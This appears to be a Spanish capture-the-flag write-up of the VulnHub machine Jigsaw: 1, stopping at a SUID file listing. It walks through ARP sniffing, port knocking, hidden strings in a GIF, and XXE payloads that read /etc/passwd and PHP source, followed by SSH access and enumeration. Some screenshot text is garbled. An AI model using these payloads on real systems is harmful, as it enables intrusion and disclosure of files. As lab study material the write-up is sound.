

Jigsaw: 1	
OS:	Linux
Nivel:	Hard to lose
Release:	10/05/2019
Técnicas utilizadas	
Network scanning: TCPDump/ARP scan	
Port Knocking	
Información oculta en imagen GIF (strings)	
XML External Entities (XXE)	
Uso del protocolo scp (Secure Copy Protocol)	
Análisis de binario con Ghidra	
Buffer Overflow x32 bits [Ret2lib --> NX protection enable, RelRO partial protection enable (ASLR Activate)]	

La máquina jigsaw de la plataforma de vulnhub es una máquina muy interesante de nivel difícil donde se realiza una ataque de buffer overflow utilizando la técnica Ret2lib, XML External entities entre otros, además del uso de herramientas como tcpDump.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)~/home/administrador
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:1e:7c:f0, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12 08:00:27:fb:ce:c1 (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.958 seconds (130.75 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por “08”, así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen “08”, `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)~/home/administrador
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12
```

Otra forma de descubrir los hosts disponibles es utilizando el comando `netdiscover -i eth0 -r 192.168.1.0/24`:

```
Currently scanning: Finished! | Screen View: Unique Hosts

1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60
-----
IP             At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.12   08:00:27:fb:ce:c1  1      60   PCS Systemtechnik GmbH
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_jigsaw` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que

algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.

- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.00034s latency).
Scanned at 2024-04-15 08:42:25 CEST for 27s
All 65535 scanned ports on 192.168.1.12 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 08:00:27:FB:CE:C1 (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:42
Completed NSE at 08:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:42
Completed NSE at 08:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:42
Completed NSE at 08:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.07 seconds
Raw packets sent: 131071 (5.767MB) | Rcvd: 1 (28B)
```

El análisis de puertos que realicé anteriormente, no mostró ningún puerto abierto. Por lo tanto, volví a realizar un escaneo de puertos usando nmap, pero en esta ocasión utilizando el protocolo UDP. A pesar del cambio, no obtuve ningún resultado significativo a excepción del servicio dhcpd.

```
PORT      STATE        SERVICE REASON    VERSION
68/udp    open|filtered dhcpd    no-response
MAC Address: 08:00:27:FB:CE:C1 (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1156.57 seconds
Raw packets sent: 3161 (141.796KB) | Rcvd: 1019 (76.972KB)
```

También utilicé el protocolo SCTP, además de los protocolos TCP y UDP, (Stream Control Transmission Protocol es un protocolo de red que se utiliza para transmitir múltiples flujos de datos simultáneamente entre dos puntos), pero para mi sorpresa, tampoco reveló ningún servicio o puerto abierto.

```
Host is up, received arp-response (0.00040s latency).
Scanned at 2024-04-17 08:02:25 CEST for 32s
All 65535 scanned ports on 192.168.1.12 are in ignored states.
Not shown: 65503 filtered sctp ports (no-response), 32 filtered sctp ports (proto-unreach)
MAC Address: 08:00:27:FB:CE:C1 (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
```

Al no encontrar nada con los protocolos TCP, UDP y SCTP, me di cuenta que el autor dejó una pista que podría ser útil *“Verifica ARP en lugar de escaneos de puertos”*, así que cambié de estrategia y empecé a monitorear los paquetes ARP en mi red.

Description

Name: jigsaw: 1

Difficulty: Hard

Tested: VMware Workstation 15 Pro & VirtualBox 6.0

DHCP Enabled

This works better with VirtualBox than VMware. Note, Check for ARP rather than port scans.

[Back to the Top](#)


?

Para monitorear los paquetes ARP, utilicé el comando **tcpdump -n -i eth1 src 192.168.1.12 and arp -X -vvv** y así capturar los paquetes ARP:

- **-n**: no resuelve nombres de dominio, lo que puede ser útil para acelerar la captura de paquetes.
- **-i eth1**: especifica la interfaz de red a utilizar para la captura de paquetes.
- **src 192.168.1.12 and arp**: filtra los paquetes ARP que provienen de la dirección IP 192.168.1.12.
- **-X**: imprime cada paquete en hexadecimal y ASCII.

```
root@kali:~/home/administrador# tcpdump -A -n -i eth1 src 192.168.1.12 and arp -X -vvv
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:04:12.274025 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.12 is-at 08:00:27:fb:ce:c1, length 46
  0x0000: 0001 0800 0604 0002 0800 27fb cec1 c0a8 .....
  0x0010: 010c 0800 271e 7cf0 c0a8 0164 0000 0000 .....|.d...
  0x0020: 0000 0000 0000 0000 0000 0000 0000 .....
09:04:50.117450 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.12 is-at 08:00:27:fb:ce:c1, length 46
  0x0000: 0001 0800 0604 0002 0800 27fb cec1 c0a8 .....
  0x0010: 010c 0800 271e 7cf0 c0a8 0164 0000 0000 .....|.d...
  0x0020: 0000 0000 0000 0000 0000 0000 0000 .....
09:04:54.849993 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.12 is-at 08:00:27:fb:ce:c1, length 46
  0x0000: 0001 0800 0604 0002 0800 27fb cec1 c0a8 .....
  0x0010: 010c 0800 271e 7cf0 c0a8 0164 0000 0000 .....|.d...
  0x0020: 0000 0000 0000 0000 0000 0000 0000 .....
09:05:00.158700 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.100 tell 192.168.1.12, length 46
  0x0000: 0001 0800 0604 0001 0800 27fb cec1 c0a8 .....
  0x0010: 010c 0000 0000 0000 c0a8 0164 0000 0000 .....d...
  0x0020: 0000 0000 0000 0000 0000 0000 0000 .....
09:05:28.049988 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.12 is-at 08:00:27:fb:ce:c1, length 46
  0x0000: 0001 0800 0604 0002 0800 27fb cec1 c0a8 .....
  0x0010: 010c 0800 271e 7cf0 c0a8 0164 0000 0000 .....|.d...
  0x0020: 0000 0000 0000 0000 0000 0000 0000 .....
^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel
```

Además es posible filtrar paquete ARP utilizando Wireshark ya que puede facilitar el análisis de paquetes al utilizar un entorno gráfico. A pesar de filtrar por paquetes ARP no encontré nada interesante.



Al no hallar nada que pudiera utilizar llegué a la conclusión que la pista era falsa, pero si en lugar de filtrar paquetes ARP los excluyo, sí obtengo resultados válidos. El mensaje se envía mediante el protocolo UDP por el puerto 666:

```
root@kali:~/home/administrador# tcpdump -n -i eth1 src 192.168.1.12 and not arp -X -vvv
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:10:02.590756 IP (tos 0x0, ttl 64, id 20839, offset 0, flags [DF], proto UDP (17), length 121)
  192.168.1.12.42570 > 255.255.255.255.666: [udp sum ok] UDP, length 93
  0x0000: 4500 0070 5167 4000 4011 2759 c0a8 010c E.yQg@.Y...
  0x0010: ffff ffff a64a 029a 0065 f9b6 6a31 3973 .....e..j9s
  0x0020: 3477 2077 6173 2061 6c77 6179 7320 6661 4w.was.always.fa
  0x0030: 7363 696e 6174 6564 2077 6974 6820 6c33 scinated.with.l3
  0x0040: 3374 2073 7065 616b 2c20 696e 2066 6163 3t.speak,.in.fac
  0x0050: 7420 6865 2075 7365 7320 6974 2066 6f72 t.he.uses.it.for
  0x0060: 2061 206c 6f74 206f 6620 6869 7320 7061 .a.lot.of.his.pa
  0x0070: 7373 776f 7264 732e 0a sswords..
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

[illegible]

```
PORT      STATE      SERVICE REASON    VERSION
666/tcp   open|filtered doom     no-response
MAC Address: 08:00:27:FB:C6:C1 (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 113.51 seconds
Raw packets sent: 3 (846) | Rcvd: 1 (288)
```

```
(root@kali)-[/home/administrator]
nc -v 192.168.1.12 666
194w
ZmxkZzF7MzAzNGMjYmkyZWUwbyJwIiwjaWJkbWQxZjE0ZDU3MzV9ClldSBjb2IwbG90ZWQgew91ciBmaXZzdCB0ZXN0LiB0b3cga25yZ2sgdGhlcnRlUgbnVtYmVycyB0byBmaW5kIHdoYXQgew91THNlZWsuTDU1MDAgNyJwMCA3NiZAw
```

```

root@kali: ~# cd /home/administrator/
root@kali: /home/administrator#
root@kali: /home/administrator# python3 -c 'print("J0s0w0")' | nc -u 192.168.1.12 666 -q | base64 -d
flag1303acc2927b59eb20696241f4d573e]
You completed your first test. Now knock these numbers to find what you seek. 5500 6600 7700

root@kali: ~# cd /home/administrator/
root@kali: /home/administrator# python3 -c 'print("ZmZkZzF7mZkZ0J0j1kYmZj1D0wMw")|TmWjZj0WzQjZ0J2U0Z3U0Z5V9C1|vdSBj21wbGV0ZWZgcW9p1CmxaXCJzdCB0ZWNL1B0B3cga29vZ2sgdGhlcnZuYmVYcmVycyB0bG9maW50Y1IHN1LWZu1U0JDUjMjY1MmMCA3N2Zm" | base64 -d
flag1303acc2927b59eb20696241f4d573e]
You completed your first test. Now knock these numbers to find what you seek. 5500 6600 7700

```


```
PORT      STATE SERVICE Reason                               VERSION
60/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_ http_title: Site doesn't have a title (text/html).
|_ http_server_header: Apache/2.4.7 (Ubuntu)
|_ http_methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:FB:CE:C1 (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
```

```
(root@kali)-[/home/administrador]
# curl -sX GET http://192.168.1.12/ --head
HTTP/1.1 200 OK
Date: Wed, 17 Apr 2024 08:52:20 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 09 May 2019 12:51:18 GMT
ETag: "11d-58873e7f89d80"
Accept-Ranges: bytes
Content-Length: 285
Vary: Accept-Encoding
Content-Type: text/html
```

Análisis del puerto 80 (HTTP)

Una vez que logré acceder al servicio HTTP visité la página web disponible en el servidor. Sin embargo, la página web era bastante simple y sólo mostraba una imagen.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
(root@kali)~/home/administrador
└─$ gobuster dir -u http://192.168.1.12/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,html,php -b 403,404 --random-agent
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.1.12/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.24 (KHTML, like Gecko) Ubuntu/10.10 Chromium/12.0.703.0 Chrome/12.0.703.0 Safari/534.24
[+] Extensions:     txt,html,php
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html          (Status: 200) [Size: 285]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

Cuando analicé el código fuente de la página actual encontré un mensaje que decía: “*Cuando estás en el infierno, sólo tu mente puede ayudarte a salir. Pronto llegará la prueba n° 2.*”

```
1 <html>
2 <head>
3 <style>
4 html,body{
5   margin:0;
6   height:100%;
7 }
8 img{
9   display:block;
10  width:100%; height:100%;
11  object-fit: cover;
12 }</style>
13 </head>
14 <body>
15 
16
17 <!-- When you are in hell, only your mind can help you out. Test #2 will soon arrive. -->
18
19 </body>
```

Teniendo en cuenta todo esto, decidí descargar el archivo con el propósito de encontrar algún tipo de información que pudiera ser de utilidad.

```
(root@kali)~/home/administrador/Descargas
└─$ wget http://192.168.1.12/jigsaw.gif
--2024-04-15 10:49:57-- http://192.168.1.12/jigsaw.gif
Conectando con 192.168.1.12:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 111316 (109K) [image/gif]
Grabando a: «jigsaw.gif»

jigsaw.gif                                     100%[=====]
2024-04-15 10:49:57 (267 MB/s) - «jigsaw.gif» guardado [111316/111316]
```


Una vez descargada analicé la imagen de una forma más exhaustiva utilizando las herramientas file para verificar que realmente se trata de una imagen y exiftool para leer los metadatos, ya que pueden contener una gran cantidad de información sobre una imagen.


```
(root@kali)~# file jigsaw.gif
jigsaw.gif: GIF image data, version 89a, 500 x 302

(root@kali)~# exiftool jigsaw.gif
ExifTool Version Number      : 12.76
File Name                    : jigsaw.gif
Directory                    : .
File Size                     : 111 kB
File Modification Date/Time   : 2019:05:09 14:56:15+02:00
File Access Date/Time        : 2024:04:15 10:56:01+02:00
File Inode Change Date/Time   : 2024:04:15 10:55:23+02:00
File Permissions              : -rw-r--r--
File Type                    : GIF
File Type Extension          : gif
MIME Type                    : image/gif
GIF Version                   : 89a
Image Width                   : 500
Image Height                  : 302
Has Color Map                 : Yes
Color Resolution Depth        : 8
Bits Per Pixel                : 8
Background Color              : 10
Pixel Aspect Ratio            : 1
Animation Iterations          : Infinite
Transparent Color             : 10
Frame Count                   : 5
Duration                      : 0.20 s
Image Size                   : 500x302
Megapixels                    : 0.151
```

Al no encontrar ninguna información relevante en los metadatos utilicé el comando strings para encontrar las cadenas de texto legibles dentro de la imagen. La última cadena de texto era bastante diferente y, además, tenía una estructura similar a una dirección URL.

```
71C3
CEIDI
D/Q4EUTE
Fk4]14Gu4
P2ud
lj9%
.(pC
je=\ZP
D=qlch(
+ize8(t
e\ec2
HBGt*
./w4n770p14y494m3
```

Al acceder utilizando la dirección web que descubrí, encontré un sistema de inicio de sesión donde sólo es necesario introducir un email y una contraseña. Al analizar el código fuente descubrí que la gestión de este formulario se realiza mediante código XML por lo que es posible que sea vulnerable a ataques de tipo XXE (XML External Entity).



The screenshot shows a web browser window with a REST client interface. The top bar has buttons for 'Send', 'Cancel', and navigation arrows. The main area is divided into two panels: 'Request' on the left and 'Response' on the right. The 'Request' panel shows a POST request to 'http://192.168.1.12/gane2.php' with various headers and a body containing XML data. The 'Response' panel shows the server's response, which is an HTTP 200 OK status with headers indicating the server is Apache/2.4.7 (Ubuntu) and the content is text/html. The response body contains a message: 'test@test.com does not exist'.

The screenshot shows a web browser with the address bar displaying 'http://192.168.1.12/3ane2.php'. The browser's developer tools are open, showing the 'Sources' panel with the file '3ane2.php' selected. The 'Headers' tab is active, displaying the request and response headers. The response headers show a 200 OK status and various server information.

Request		Response	
Pretty	Raw	Raw	Header
1 POST /v4n770p14y494s3/gane2.php HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 192.168.1.12		2 Date: Mon, 15 Apr 2024 09:28:22 GMT	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		3 Server: Apache/2.4.7.5 (Ubuntu)	
4 Accept: */*		4 X-Powered-By: PHP/5.5.9-1ubuntu4.29	
5 Accept-Language: en-US,en;q=0.5		5 Vary: Accept-Encoding	
6 Accept-Encoding: gzip, deflate, br		6 Content-Length: 1165	
7 Content-Type: text/plain;charset=UTF-8		7 Connection: close	
8 Content-Length: 156		8 Content-Type: text/html	
9 Origin: http://192.168.1.12		9	
10 Connection: close		10 root::0::root::root::bin/bash	
11 Referer: http://192.168.1.12/v4n770p14y494s3/		11 daemon::1::daemon::usr/sbin::usr/sbin/nologin	
12		12 bin::2::bin::bin::usr/sbin/nologin	
13 <?xml version="1.0" encoding="UTF-8"?>		13 sys::3::sys::dev::usr/sbin/nologin	
14 <!DOCTYPE foo [!ENTITY users SYSTEM '/etc/passwd'] >		14 sync::4::65534::sync::bin/sync	
15 <root>		15 games::5::60::games::usr/games::usr/sbin/nologin	
16 <mail>		16 man::6::12::man::var/cache/man::usr/sbin/nologin	
17 <users>		17 ip::7::71p::ip::var/spool/lpd::usr/sbin/nologin	
18 <mail>		18 mail::8::mail::var/mail::usr/sbin/nologin	
19 <passwd>		19 news::9::9::news::var/spool/news::usr/sbin/nologin	
20 1294		20 uucp::10::10::uucp::var/spool/uucp::usr/sbin/nologin	
21 </passwd>		21 proxy::13::13::proxy::bin::usr/sbin/nologin	
22 </root>		22 ww-data::33::33::ww-data::var/www::usr/sbin/nologin	
		23 backup::34::34::backup::var/backups::usr/sbin/nologin	
		24 list::38::38::Halling List Manager::var/lib::usr/sbin/nologin	
		25 irc::39::39::ircd::var/run/ircd::usr/sbin/nologin	
		26 gnats::41::41::Gnats Bug-Reporting System (admin)::var/lib/gnats::usr/sbin/nologin	
		27 nobody::65534::65534::nobody::nonexistent::usr/sbin/nologin	
		28 libuuid::100::101::var/lib/libuuid::	
		29 syslog::101::104:::/home/syslog::bin/false	
		30 messagebus::102::106::var/run/dbus::bin/false	
		31 landscape::103::109::var/lib/landscape::bin/false	
		32 sshd::104::65534::var/run/ssh::usr/sbin/nologin	
		33 jigsaw::1000::1000:::/home/jigsaw::bin/bash	

Request

Pretty Raw Hex

```

1 POST /v4n770p14y494n3/game2.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 198
9 Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/v4n770p14y494n3/
12
13 <?xml version="1.0" encoding="UTF-8">
14 <!DOCTYPE foo [<!ENTITY users SYSTEM "php://filter/convert.base64-encode/resource=game2.php"> ]>
15 <root>
  <users>
    <user>
      <email>
        <password>
          1234
        </password>
      </root>

```

Response


Pretty Raw Hex Render

```


1 HTTP/1.1 200 OK
2 Date: Mon, 15 Apr 2024 09:33:16 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 407
7 Connection: close
8 Content-Type: text/html

```

En el fichero /etc/knockd.conf se encuentra la secuencia que permite habilitar o no un determinado servicio y el comando para realizar dicha acción. En este caso este archivo muestra dos servicios que podría utilizar:




El firewall que se ha configurado modificaría sus reglas con el comando iptables para permitir realizar una conexión al puerto 22 (SSH) si recibe la secuencia de conexión 7011, 8011 y 9011. Si se realizara un análisis de puertos abiertos con nmap, se podría observar que el puerto 22 (SSH) y el puerto 80 (HTTP) están abiertos:



Análisis del puerto 22 (SSH)

Como se ha mostrado anteriormente, el puerto 22 se encuentra abierto después de haber utilizando técnicas de port knocking, así que inicié sesión como usuario jigsaw:



Después de iniciar sesión investigué los posibles archivos que pudieran ser de utilidad para escalar privilegios, que en este caso no encontré ninguno. Así que descargué en la máquina objetivo la herramienta LinEnum.sh utilizando el protocolo scp (Secure Copy Protocol).

```
(root@kali) ~administrador/Imágenes
# scp /home/administrador/Descargas/LinEnum.sh jigsaw@192.168.1.12:/home/jigsaw
jigsaw@192.168.1.12's password:
LinEnum.sh
```

En el directorio /bin se encuentra un archivo ejecutable que me pareció interesante, y además tiene activado el bits SUID. Esta información es bastante útil, ya que pueden ser ejecutados con los permisos del propietario del archivo:

```
[~] SUID files:
-rwsr-xr-x 1 root root 44620 Feb 16 2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 35916 Feb 16 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 66252 Feb 16 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18136 May 7 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
